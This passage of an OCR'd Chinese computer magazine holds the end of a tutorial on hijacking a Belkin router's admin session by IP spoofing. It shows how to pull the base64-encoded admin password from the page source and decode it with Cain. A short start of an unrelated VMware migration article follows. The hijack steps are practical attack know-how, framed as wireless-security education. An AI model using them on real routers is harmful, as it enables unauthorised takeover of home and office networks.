


图11




图12




图13




图14




图15




图16

ZerOne at 77% (IP：192.168.2.3)”字样，即黑客已经以192.168.2.3这样的IP连接到了该无线网络。

此时，若受害客户端用户仔细留意的话，会看到Belkin无线路由器上的2个红色指示灯在闪烁，如图11所示，这是一个很明显的现象，在其它品牌路由器中并没有如此明显的提示。

这两个指示灯分别代表无线网络和有线网络，闪烁灯是提示目前在无线网络中出现了不同机器使用同一个IP的情况。

步骤6：黑客连入无线路由器成功劫持管理员身份。

此时，黑客在浏览器中输入**192.168.2.1**来访问Belkin无线路由器，会发现已经直接打开管理页面而无须输入密码，可以任意操作了，如图12所示。

到此，黑客成功完成会话劫持，并以管理员身份登录无线路由器，可以进行任意配置，至此无线会话劫持攻击已经成功实现。

四、增值内容

1、获取无线管理员密码Hash

出于长远目的考虑，黑客们也会考虑获取当前无线路由器的管理员密码，以便日后随意登录和设置修改。**一般来说，99%的无线用户也许会偶尔修改一下无线连接密码，但却没有习惯去修改路由器管理员密码。**

在登录该Belkin无线路由器后，访问页面：**http://192.168.2.1/ut_sys.html**，查看页面源文件，搜索关键字“**http_passwd**”，可以看到如图13所示的内容。可以看到用黑框标示的地方，“**http_passwd**”旁“**value=**”后显示的就是加密过的管理员密码“**Y2pjaG53cw==**”

在源文件中上下拉动滚动条，查找“**http_passwd**”相关的定义信息，可以看到如图14所示的内容。对于“http_passwd”的加密方式，有着明确的定义，即使用base64编码方式。

2、破解密码原文

既然已经获知了管理员密码“Y2pjaG53cw==”是经过base64加密的，那么接下来只需要使用base64的解码工具即可还原出密码。这里推荐一个比较方便的base64解码器，就是Cain自带的Base64 Password Decoder。不要告诉我你没用过Cain？如图15所示，打开Cain的工具菜单，选择“Base64 Password Decoder”即可。

如图16所示，在“Base64 encrypted password”栏输入之前获取的管理员密码“Y2pjaG53cw==”，在其下方的“Decrypted password”栏就会立即显示出实际对应的密码为“cjchnws”。这样，我们就成功地得到了无线路由器的管理员密码。

那么，对于带有恶意的黑客而言，真正的渗透就可以开始了。不但可以在以后随意登录无线路由器，还可以设定端口映射，设置多个SSID广播，设置多个备选WEP加密密码等。这个无线路由器从此也就宣告了彻底地陷落。而对于该无线网络而言，只是出现了一个临时中断的情况，这在平时也是偶然会发生的，所以绝大多数无线用户还根本不知道发生了什么事！

嗯，我是ZerOne无线安全团队的Longas，很感谢大家对我之前出版的无线安全书籍的支持，希望本文能对广大无线hacking技术爱好者带来一些参考价值。

欢迎大家来非安全论坛多多交流有关无线安全相关的技术。

编辑点评：一定要好好看啊，有关无线网络漏洞的分析和利用，很期待更多……

管理维护

简简单单移植测试系统至VMWare之Ghost篇

图 smallrascal

从本文你可以学到：

1、了解虚拟化
2、如何移植系统
3、对移植后系统出现的一些问题的解决

最近公司机房因空间不够，造成无法再添加新的机柜架设新的服务器。

于是引进了虚拟化技术，利用DELL R710作为硬件设备，VMWare ESX 4作为系统软件基础。于此同时，需要将原来数据存储量或访问量不大的物理服务器系统移植到虚拟服务器上，由此而产生了本文。




图1 Ghost 11.5解压后的所有文件




图2 打开Norton Ghost 2003

